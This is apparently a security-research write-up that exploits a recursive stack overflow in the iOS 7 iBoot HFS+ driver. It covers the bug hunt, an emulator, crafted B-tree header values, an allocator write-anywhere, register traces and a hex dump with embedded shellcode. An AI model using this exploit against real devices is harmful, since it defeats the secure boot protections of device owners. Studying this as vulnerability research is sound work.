

```
---
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```
|=====| De Rebus
Antiquis |=-----=|
|
=====
----=|
|=-----
=[xerub]=-----=|
|
=====
----=|
```

```
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```
-- 0 - Introduction
```

This article aims to explain how to exploit the recursive stack overflow bug in the iOS 7 bootchain. No prior exploitation knowledge is required, only basic knowledge of how little-endian stack-grows-downwards machines work and some ARM assembly basics. There is no need for special hardware (cables or debugging rigs) to achieve deterministic control over the iBoot. We will use iPhone5,2/11B554a throughout this writeup as an example.


There were two seemingly unrelated things that led to the finding of this vulnerability:

- One was that I vaguely remembered that during the mid 2010s Toyota came under criticism for buggy firmware leading to the Unintended Acceleration scandal. Some of these bugs were theorised to stem from stack overflows corrupting global variables [1].
- The other thing was Joshua Hill's "SHattered Dreams" presentation, which, around page 85 had this "BootROM exploitation methods" slide mentioning "Recursive Stack Overflows" [2].

-- 1 - Research

-- 1.0 - Who's who?

A short recap about the iPhone bootchain:



The SecureROM is a small piece of mask ROM or write-protected flash. It is the first thing that runs on the device after a reset.

The LLB is the Low Level Bootloader, responsible for the hardware bringup and loading the main bootloader.

The iBoot is the main Bootloader, effectively a kitchen-sink of all things a bootloader should do: USB, recovery mode, etc. It also handles FS access because it needs to read the kernel off the System partition and boot the OS.

The iBSS is the DFU counterpart of LLB.

The iBEC is the DFU counterpart of iBoot. It handles FS access, because it needs to read a special "restore" partition during upgrades.

Actually, the boot logic is a bit more complicated than that, for example iBoot can fall back to Recovery Mode which will accept an iBEC, but we will not concern ourselves with that, being outside the scope of this

article.


Because of their nature and purpose, each bootloader stage brings increased complexity. For example: LLB/iBSS have no need to understand filesystems, but as explained above, iBoot/iBEC must do so. Statistically, the more complex a component is, the higher the chances it has bugs, so we will go for the low hanging fruit :)


## -- 1.1 - ASL pls

First, we need to study our target, which sounds complicated, but it really isn't. iBoot was not meant to be relocatable, it was designed to be run at its preferred load address; that is,  $\text{memory\_base} + \text{memory\_size} - 1\text{MB}$ , which translates to: `0x5FF0'0000` or `0x9FF0'0000` or `0xBFF0'0000`. This means no IASLR (no iBoot Address space layout randomisation) which is *\*good\** :^)

We proceed by dumping iBoot as soon as possible after iOS has fully booted on a jailbroken phone. With a bit of luck we'll find iBoot still sitting in its own corner, pretty much intact. For dumping purposes, we will use winocm's `ios-kexec-utils` [3] henceforth named `kloader` and its little brotha `kdumper`.

Please note that a dumped image is slightly different than a decrypted one. Fortunately, DATA remains fairly unchanged while running, with the notable exception of lists. We proceed by curating those list heads and doing some more cleanup based on older iBoots such as iPhone 4 iBoot for which we have decryption keys [4].





We can observe in the above diagram that the task stacks are placed right after DATA, and we can infer that smashing one of those stacks will lead to DATA corruption. Initially, there is only one task running: the bootstrap task. Some other tasks are then created, like "idle" and "main", which in turn create more tasks: poweroff, USB, etc and runs them. Each task has a fixed stack size: 0x1C00 bytes.

There is also a simple scheduler managing those tasks, which also performs some lightweight integrity checks, like verifying the ARM reset vector base and the yielding task's stack base. The task scheduler is cooperative, so we can safely assume that once a task is running, it will continue to do so until something extraordinary happens, such as an IRQ. In short, the stack check does not affect us as long as a task\_yield() does not happen while we are burning the stack.

After dumping iBoot several times we can see not only the base address, but

also that its entire memory layout is very predictable, which is certainly good from the exploitation point of view. We can locate the code, data and even various structures within the heap. Of course, we need to keep an eye on those stacks, because that's what our target is, right?

## -- 1.2 - Calling my own name

Keep in mind that recursive stack overflow does not necessarily mean direct recursion, a la function F() calling itself. Those are trivial to find but not always useful. For example ResolvePathToCatalogEntry() is bounded by a maximum depth limit of 64 and therefore is useless for this purpose.

Let's look for F() -> G() -> ... -> F() chains as those would still count as recursion. Although it's a bit difficult to spot those in large files, there are graph algorithms that can help: we have a call graph and we need to identify "loops" in this call graph. One such algorithm that is fairly simple and useful is Tarjan's strongly connected components algorithm [5]. In reality, a SCC may contain multiple loops, but it doesn't matter; for practical purposes, let's just assume SCCs are good enough to start with. Once iBoot is disassembled and all the functions are correctly identified, we can run the script [6] and print out our call graph "loops".

We are looking for pretty small SCCs, like F()->G()->F() because those are easier to follow. Here's a good candidate:

```
ReadExtent()
 memalign(64)
 ReadExtentsEntry()/ReadBTreeEntry()
 memalign(blockSize)
 ReadExtent()
```

The memalign() calls above do not contribute to the recursion per se, but they will become important later on -- memalign being just a fancy malloc. Also, keep in mind that not much \*else\* is happening, which is good.

A quick primer into HFS+ will make us understand better what is happening. The information about all the files and folders inside a HFS+ [7]

volume is kept in the Catalog File. The Catalog File is a B-tree [8] that contains records, each record tracking a maximum of 8 extents [9] for each fork of a file. This is called the extent density. Once all 8 extents are used up, additional extents are recorded in the Extents Overflow File. The Extents Overflow File is another B-tree that records the allocation blocks that are allocated to each file as extents.

The HFS+ implementation found in iBoot uses the same ReadExtent() function for reading both Catalog and Extents Overflow extents. We observe that if the extent density is exceeded while reading an Extents Overflow extent, ReadExtent() will recurse infinitely.

NB: As it happens, an outdated version of the iBoot HFS+ driver was public at the time [10]. The source code is not essential for exploitation, but it may be helpful in understanding some bits.

The GOOD: We found a recursive stack overflow in "main" task whose location and stack are very predictable.  
The BAD: It will burn through HEAP and hit DATA pretty quickly, and there's no way to stop it once it's triggered.  
The WORSE: The iBoot HEAP (and parts of DATA) will be completely fubared.

### -- 1.3 - Seeing the unseen


Back at the time, I only had one device vulnerable to this bug and I was wary of losing it. Trying to just poke at iBoot blindly would be stupid, so I set up writing an "iBoot loader" henceforth named iloader (source code attached to this article). Its purpose was to fake-run iBoot in userland, taking advantage of the very predictable nature of iBoot's run-time memory layout.

Since we are fake-running in userland, we have to skip the hardware stuff. Now recall that task stacks are allocated on the heap and skipping whole

chunks of code may skip some allocs. In order to compensate for that, we need to make sure our iloader keeps the main task stack at the right offset with regard to iBoot's base. We kloader a modified iBoot and have it print out the stack pointer inside "main" task's top routine:

$$SP = BASE + 0x581d4$$

Aligning our stack then requires iloader calling into the iBoot allocator once with the right size just before the main task is created.



## -- 2 - Exploitation

### -- 2.0 - Dodging the bullets


Before looking for ways to trigger the exploit, there are two things to consider:

1. What we must avoid smashing?
2. What we should target?

To answer #1, yes there is something standing in our path. Remember those malloc calls? mallocs use enter\_critical\_section()/exit\_critical\_section() to guard against race conditions. Those two little functions operate on task::irq\_disable\_count and they panic if larger than 999. Triggering recursion will obliterate anything in its path, including our own "main"

task structure, task::irq\_disable\_count included. So we need to make sure main\_task->irq\_disable\_count location is overwritten with values smaller than 1000.

To answer #2, yes there is something that could achieve an arbitrary write. Remember those malloc calls again? Yeah, it follows that we should target the allocator metadata. We have to put some values there and coerce the allocator into an arbitrary write.



In order to dance around these constraints, we need to make sure we start recursion at a very precise point. The exact location where we cross the allocator metadata is a matter of how much stack space is eaten by each recursion (208 bytes in our example below) and the starting SP. We need to be close enough to manipulate the allocator, but not too close, otherwise it will panic. We will see later that the block "bin" array is the sweet spot to land on. SP tuning can be achieved by two methods:

- try both `boot-path` / `boot-ramdisk` and choose whichever is best
- as both can be set from within iOS and are preserved across



reboots.

- ResolvePathToCatalogEntry() drills down the directory hierarchy and provides different starting SPs for ReadExtent, but remember it has a 64 depth limit.


## -- 2.1 - Burning the bridges

iBoot accesses the filesystem in a simple manner. It caches the two BTree headers when "mounting" the partition, then uses ReadExtent() for both file read, as well as directory scan.

Recursion can be started in two ways:

- Set the root node to a high value, or
- employ a long path and, after partially drilling down this path, have a high node number fetched from the BTree record of the index node.

Start with a simple HFS+ file system, which has a rather flat BTree:



The above BTree layout allows us to trigger the recursion only by the root node. Leaf nodes cannot be used to trigger a delayed recursion, because BTreeNodeDescriptor::kind is checked in ReadBTreeNodeEntry() thus preventing us to have an arbitrary index node with a high-numbered current node.

Setup example would look like this:

```
HFSPlusVolumeHeader::catalogFile.logicalSize = 0xFFFFFE00;
HFSPlusVolumeHeader::extentsFile.logicalSize = 0x3FFC000;
```

Catalog BTree header:

```
BTreeNodeDescriptor::nodeSize = 512;
BTreeNodeDescriptor::totalNodes = 0x7FFFFFFF;
BTreeNodeDescriptor::rootNode = 0x7FFE; // initial trigger
```

Extents BTree header:

```
BTreeNodeDescriptor::nodeSize = 16384;
```


```

 BTHdrRec::totalNodes = 0xFFF;
 BTHdrRec::rootNode = 0x500; // must be big, but LSB must be
 zero

```

NB: Most of the BTree header space is not used, nor is it checked by iBoot, so we can use that space to stash our payload in there.

The above strategy, while simple, proves to be quite inflexible, because we cannot tune the starting SP too much. As mentioned before, we want to use `ResolvePathToCatalogEntry()` to fix the SP for us, and that means triggering the recursion at an arbitrary point during path processing. We are forced to resort to a slightly different layout: duplicate the root block, update the HFS+ header to start at the new root and have all the records inside the clone point to the original root block. This will result in a taller tree but the middle layer does not have the leaf constraint yet it is still valid HFS+ (albeit slightly wasteful).



In contrast to the earlier setup, we keep the Catalog

```

BTHdrRec::rootNode
unchanged, but we will have to set a high block number in the
corresponding
BTree record:

```

```

 PUT_DWORD_BE(block, 116, 0x10000); // see iloader source for
 reference

```

By some trial and error with iloader, we find out the best path we should

be using is `${boot-ramdisk}="/a/b/c/d/e/f/g/h/i/j/k/l/m/disk.dmg"`

-- 2.2 - Going for the kill

Once the recursion brings the stack pointer near the allocator metadata,  
our goal is to have memalign() do a write-anywhere for us.  
memalign() has  
two main loops, shown here simplified:

```

for_each(bin) {
 block = *bin;
 while (block) {
 if (fits) {
 free_list_remove(this);
 return this;
 }
 block = block->next;
 }
}
panic();

```

This is the assembly listing, for reference.

|              |             |                                |         |
|--------------|-------------|--------------------------------|---------|
| ROM:BFF1A2D0 | LDR.W       | R8, =0xBFF47C60                |         |
| ROM:BFF1A2D4 | NEGS        | R5, R4                         |         |
| ROM:BFF1A2D6 | ADD.W       | R6, R4, #0x3F                  |         |
| ROM:BFF1A2DA | bin_loop:   |                                |         |
| ROM:BFF1A2DA | ADD.W       | R0, R8, R3, LSL#2              | ; pick  |
| initial bin  |             |                                |         |
| ROM:BFF1A2DE | ADD.W       | R2, R0, #0x28                  |         |
| ROM:BFF1A2E2 |             |                                |         |
| ROM:BFF1A2E2 | block_loop: |                                |         |
| ROM:BFF1A2E2 | LDR         | R0, [R2]                       |         |
| ROM:BFF1A2E4 | CBZ         | R0, bin_next                   | ; skip  |
| zeroes       |             |                                |         |
| ROM:BFF1A2E6 | LDR         | R1, [R0, #4]                   |         |
| ROM:BFF1A2E8 | ADDS        | R2, R6, R0                     |         |
| ROM:BFF1A2EA | ANDS        | R2, R5                         |         |
| ROM:BFF1A2EC | SUB.W       | R4, R2, #0x40                  |         |
| ROM:BFF1A2F0 | ADD.W       | R2, R0, #0x40                  |         |
| ROM:BFF1A2F4 | ADD.W       | R1, R0, R1, LSL#6              |         |
| ROM:BFF1A2F8 | SUBS        | R1, R1, R4                     |         |
| ROM:BFF1A2FA | BLS         | block_loop                     |         |
| ROM:BFF1A2FC | CMP         | R1, R9                         |         |
| ROM:BFF1A2FE | BCC         | block_loop                     |         |
| ROM:BFF1A300 | B           | free_list_remove               | ; R0 is |
| controlled   |             |                                |         |
| ROM:BFF1A302 | ;           |                                |         |
| -----        |             |                                |         |
| ROM:BFF1A302 | bin_next:   |                                |         |
| ROM:BFF1A302 | ADDS        | R3, #1                         |         |
| ROM:BFF1A304 | CMP         | R3, #0x20                      |         |
| ROM:BFF1A306 | BCC         | bin_loop                       |         |
| ROM:BFF1A308 | heap_fail:  |                                |         |
| ROM:BFF1A308 | LDR         | R0, ="grab_chunk__constrained" |         |
| ROM:BFF1A30A | LDR         | R1, ="heap overflow"           |         |

|                |                   |                       |              |
|----------------|-------------------|-----------------------|--------------|
| ROM:BFF1A30C   | BL                | _panic                |              |
| ROM:BFF1A310 ; |                   |                       |              |
| -----          |                   |                       |              |
| ROM:BFF1A310   | free_list_remove: |                       | ; R0 is      |
| controlled     |                   |                       |              |
| ROM:BFF1A310   | LDRD.W            | R10, R11, [R0,#0x40]; | must be      |
| aligned        |                   |                       |              |
| ROM:BFF1A314   | STR.W             | R10, [R11]            | ; arbitrary  |
| write          |                   |                       |              |
| ROM:BFF1A318   | LDR               | R1, [R0,#0x40]        |              |
| ROM:BFF1A31A   | CMP               | R1, #0                |              |
| ROM:BFF1A31C   | ITT NE            |                       |              |
| ROM:BFF1A31E   | LDRNE             | R3, [R0,#0x44]        |              |
| ROM:BFF1A320   | STRNE             | R3, [R1,#0x44]        | ; trash      |
| [R10+0x44]     |                   |                       |              |
| ROM:BFF1A322   | CMP               | R4, R0                |              |
| ROM:BFF1A324   | BNE               | loc_BFF1A32A          | ; avoid this |
| ROM:BFF1A326   | MOV               | R4, R0                |              |
| ROM:BFF1A328   | B                 | return_block          | ; clean exit |

free\_list\_remove() provides the read/writes. In order to get the write right, we need to have it do the reading from *\*our\** payload -- which is conveniently placed inside HFS+ BTree headers. There is a pointer to BTree headers pushed by each recursion's stack frame, albeit slightly misaligned.

Ideally, we want *\*that\** pointer be picked up as a starting bin but we can't synchronize it no matter how much SP tweaking we do. Notice the loops skip all the zeroes before doing any work, giving us some leverage though still not enough. However, the starting bin depends on the allocation size. It follows we must land here during memalign(blockSize), not memalign(64). Turns out this is the last bit of manoeuvring room: tuning blockSize within its imposed limits of 512 and 65536. Avoid pumping the block size too high up, though: bigger block sizes will exhaust the heap during recursion so there is a practical limit to it.

After our pointer is picked, we can pretty much "drive" the allocator logic and make sure we won't panic while using the allocator "writes" to achieve a write on stack, targeting memalign's frame, and specifically the saved link register (LR) value, in order to get PC control.

A final issue is that `free_list_remove()` happens to use a LDRD instruction for reading, meaning the source has to be aligned at DWORD boundary. But our pointer happens to be at DWORD+2 boundary. To avoid causing a fault, we have the block loop pass as no-fit during first iteration, switch to an aligned address, then fit at second iteration. Now we finally get a write anywhere and we target the LR's location on memalign's stack frame.

We now want memalign to return quickly and with as little side-effects as possible. By carefully arranging some values in current bin's fake block, which has by now moved inside the BTree header, we can skip everything else in memalign's logic, causing a proper and quick return. This return will jump to the location of our choice. Since the whole mapping is executable, we simply return somewhere in the BTree header, where our shellcode is.

Here is the output of `iload` running iPhone5,2/11B554a iBoot:

```
-8<-----[cut here]-----
relocating to 0x700000
battery voltage 0 mV
power supply type batt
```

```
=====
::
:: iBoot for n42ap, Copyright 2013, Apple Inc.
::
:: BUILD_TAG: 756400
::
:: BUILD_STYLE: 7581d4
::
:: USB_SERIAL_NUMBER: CPID:8950 CPRV:21 CPMF:00 SCEP:10 BDID:
00 ECID:0000000000000000 IBFL:03
::
=====
```

Delaying boot for 0 seconds. Hit enter to break into the command prompt...

```
HFSInitPartition: 0x758600
my_readp(0x758600, 0x747730, 0x400, 512)
my_readp(0x758600, 0x747a54, 0x8800, 256)
my_readp(0x758600, 0x747b54, 0x800, 256)
breakpoint1: a
```

```

my_readp(0x758600, 0x758d80, 0x8e00, 512)
my_readp(0x758600, 0x758d80, 0x8a00, 512)
my_readp(0x758600, 0x758d80, 0x8a00, 512)
breakpoint1: b
my_readp(0x758600, 0x758d80, 0x8e00, 512)
my_readp(0x758600, 0x758d80, 0x8c00, 512)
my_readp(0x758600, 0x758d80, 0x8c00, 512)
breakpoint1: c
my_readp(0x758600, 0x758d80, 0x8e00, 512)
my_readp(0x758600, 0x758d80, 0x8c00, 512)
my_readp(0x758600, 0x758d80, 0x8c00, 512)
breakpoint1: d
my_readp(0x758600, 0x758d80, 0x8e00, 512)
my_readp(0x758600, 0x758d80, 0x9000, 512)
my_readp(0x758600, 0x758d80, 0x9000, 512)
breakpoint1: e
my_readp(0x758600, 0x758d80, 0x8e00, 512)
my_readp(0x758600, 0x758d80, 0x9000, 512)
my_readp(0x758600, 0x758d80, 0x9000, 512)
breakpoint1: f
my_readp(0x758600, 0x758d80, 0x8e00, 512)
my_readp(0x758600, 0x758d80, 0x9200, 512)
my_readp(0x758600, 0x758d80, 0x9200, 512)
breakpoint1: g
my_readp(0x758600, 0x758d80, 0x8e00, 512)
my_readp(0x758600, 0x758d80, 0x9200, 512)
my_readp(0x758600, 0x758d80, 0x9200, 512)
breakpoint1: h
my_readp(0x758600, 0x758d80, 0x8e00, 512)
my_readp(0x758600, 0x758d80, 0x9400, 512)
my_readp(0x758600, 0x758d80, 0x9400, 512)
breakpoint1: i
my_readp(0x758600, 0x758d80, 0x8e00, 512)
my_readp(0x758600, 0x758d80, 0x9400, 512)
my_readp(0x758600, 0x758d80, 0x9400, 512)
breakpoint1: j
my_readp(0x758600, 0x758d80, 0x8e00, 512)
my_readp(0x758600, 0x758d80, 0x9600, 512)
my_readp(0x758600, 0x758d80, 0x9600, 512)
breakpoint1: k
my_readp(0x758600, 0x758d80, 0x8e00, 512)
my_readp(0x758600, 0x758d80, 0x9600, 512)
my_readp(0x758600, 0x758d80, 0x9600, 512)
breakpoint1: l
my_readp(0x758600, 0x758d80, 0x8e00, 512)
my_readp(0x758600, 0x758d80, 0x9800, 512)
my_readp(0x758600, 0x758d80, 0x9800, 512)
breakpoint1: m
my_readp(0x758600, 0x758d80, 0x8e00, 512)
my_readp(0x758600, 0x758d80, 0x9a00, 512)
_memalign: sp = 0x747ca8, r8 = 0x747c60, r3 = 0x9, r2 => 0x747cac
(0xfffffffffc)
_memalign: sp = 0x747ca8, r0 = 0x747b62, r1 = 0x5
(0x747ca2/0xbff47ca2), r2 = 0x747ba8, r3 = 0xc, r4 =>

```

```

(0x747b68/0xbff47b68), r9 = 0x4040 (0x13a)
_memalign: sp = 0x747ca8, r0 = 0x747b68, r1 = 0x101
(0x74bba8/0xbff4bba8), r2 = 0x747ba8, r3 = 0xc, r4 =>
(0x747b68/0xbff47b68), r9 = 0x4040 (0x4040)
_memalign: sp = 0x747ca8, r8 = 0x747c60
suck sid
battery voltage 0 mV
power supply type batt

```

```

=====
::
:: iBoot for n42ap, Copyright 2013, Apple Inc.
::
:: BUILD_TAG: 756400
::
:: BUILD_STYLE: 7581d4
::
:: USB_SERIAL_NUMBER: CPID:8950 CPRV:21 CPM:00 SCEP:10 BDID:
00 ECID:0000000000000000 IBFL:03
::
=====

```

```

r0 = 0x0074817c r1 = 0x3f106000 r2 = 0x007490c0 r3 = 0x00000000
r4 = 0x00758138 r5 = 0x00000000 r6 = 0x007446c0 r7 = 0x00758130
r8 = 0x00000001 r9 = 0x0074436c r10 = 0x0074437c r11 = 0x00000000
r12 = 0x00000000 sp = 0x0075812c lr = 0x0072859b pc = 0x0071f9e2
cpsr = 0x60000030
handler(11, {11, 0x3f106000}, 0x757fb8)

```

-8<-----[ cut here ]-----

From the ASM listing corroborated with with iloader's output, we know what happens when PC reached address 0xBFF1A2F8.  
First iteration:

```

R0 = 0xbff47b62
R1 = 0xbff47ca2 = 0xbff47b62 + (5 << 6)
R4 = 0xbff47b68 = 0xbff47ba8 - 0x40
R9 = 0x4040
R1 = R4 + 0x13a (no fit)

```

Second iteration:

```

R0 = 0xbff47b68
R1 = 0xbff4bba2 = 0xbff4bb68 + (0x101 << 6)
R4 = 0xbff47b68 = 0xbff47ba8 - 0x40
R9 = 0x4040
R1 = R4 + 0x4040 (exact fit, also R4 == R0)

```

And this is the memory layout after crossing the allocator's event horizon.

Big-endian multi-byte quantities are shown between [] and little-endian are shown between {}.

```

+- start of BTree headers (controlled)
v
00047A50: 62 7B 74 00 (45 45 45 45 45 45 45 45 45 45 45 45 45 45
+- BTHdrRec::treeDepth
| +- BTHdrRec::rootNode
v v
00047A60: 45 45[00 03][00 00 00 03] 45 45 45 45 45 45 45 45
+- BTHdrRec::nodeSize
| +- BTHdrRec::totalNodes
v v
00047A70: 45 45 45 45 [02 00]45 45 [00 7F FF FF] FF E4 30 9F
00047A80: E5 00 20 E0 E3 DF AC 22 83 E5 CC F7 F0 80 23 F7
00047A90: 83 E5 84 FF F0 74 25 83 E5 77 60 26 83 F1 F0 A0
00047AA0: E3 C8 F7 F0 55 D0 F7 F0 D4 F7 F0 E0 F7 F0 E4 F7
00047AB0: F0 55 EC F7 F0 F4 F7 F0 FC F7 F0 00 FF F0 55 04
00047AC0: FF F0 08 FF F0 0C FF F0 10 FF F0 B5 14 FF F0 18
00047AD0: FF F0 88 20 F0 F0 00 FF A0 E3 04 00 A2 E5 80 10
00047AE0: FF 9F E5 01 00 52 E1 FA FF F7 FF 1A 01 0F 00 0C
00047AF0: 22 C3 E5 55 30 FF F0 02 0F 00 D4 FF F0 64 4F 00
00047B00: F5 34 FF F0 38 7F 01 20 82 E2 6C 52 FF F0 70 37
00047B10: 01 87 00 74 FF F0 78 FF F0 F5 4C 87 00 A0 3F 01
00047B20: 20 42 E2 B0 AA FF F0 B4 8F 04 B8 FF F0 BC FF F0
00047B30: 8F FF 2F 82 E2 B0 01 C3 E5 C0 AA C3 00 D4 C3 00
00047B40: F4 07 00 F8 07 00 1E FF FF 2F E1 00 40 74 00 D8
00047B50: FF 43 74 00 30 45 74 00 34 00 DF 00 46 46 46 46
^

```

end of Catalog BTree +- start of Extents BTree header

```

+-----+
| +- BTHdrRec::rootNode as big value, but
gives |
| | 32bit 0x0 when combined with previous 2
bytes |
| | and 32bit 0x5 when combined with next 2
bytes |
| |
+-----+
+ | | | (nodeSize+64)>>6
| | |
| | v v v v
| |
00047B60: 46 46{00 00 [00 00-05 00] 00 00}46 46 {01 01 00 00}
| |
| | +- BTHdrRec::nodeSize
| |
| | +- BTHdrRec::totalNodes
| |
| | v v
| |
00047B70: 46 46 46 46 [40 00]46 46 [00 00 0F FF] 46 46 46 46
| |
00047B80: 46 46 46 46 46 46 46 46 46 46 46 46 46 46
| |
00047B90: 46 46 46 46 46 46 46 46 46 46 46 46 46 46

```



```

| +- R0 at block match -----+
| | LR on stack (0x47cc4) |
| v v |
|00047BA0: 46 46{68 7B 74 00}46 46 {B1 7B 74 00}{C4 7C 74 00} |
| ^ |
| +- contains aligned pointer (0x47b68) -----|-----+
+ +- shellcode -----+
| v |
|00047BB0: DF F8 50 D0 ED F7 3A F8 13 4C 14 48 21 46 14 4A |
|00047BC0: EC F7 0A EB 4F F4 10 51 A4 F8 54 1E 11 48 4F F0 |
|00047BD0: 00 41 21 50 10 48 11 49 21 50 D9 F7 43 FA 00 21 |
|00047BE0: 41 64 0F 48 FC 21 0F 4A E0 23 05 46 DD F7 F8 FD |
|00047BF0: 0D 48 02 E0 <46 C4 7C 74 00>46 80 47 DA F7 F6 FD |
| ^ ^ |
| +- forbidden -+-----+
|00047C00: A8 47 20 47 00 80 7F 00 00 00 70 00 00 00 70 00 |
|00047C10: C0 46 04 00 88 1E 04 00 14 AD 01 00 00 20 18 60 |
|00047C20: 00 80 74 00 7C 7A 74 00 B5 73 0F 00 46 46 46 46 |
|00047C30: 46 46 46 46 46 46 46 46 46 46 46 46 46 46 46 46 |
|00047C40: 46 46 46 46 46 46 46 46 46 46 46 46 46 46 46 46 |
|00047C50: 46 46 46 46) 00 64 75 00 00 00 00 00 00 00 00 00 |
| ^ |
| +- end of BTree headers (controlled)
|00047C60: 80 F5 B9 12 02 00 00 00 40 35 75 00 C0 3A 0A 00 |
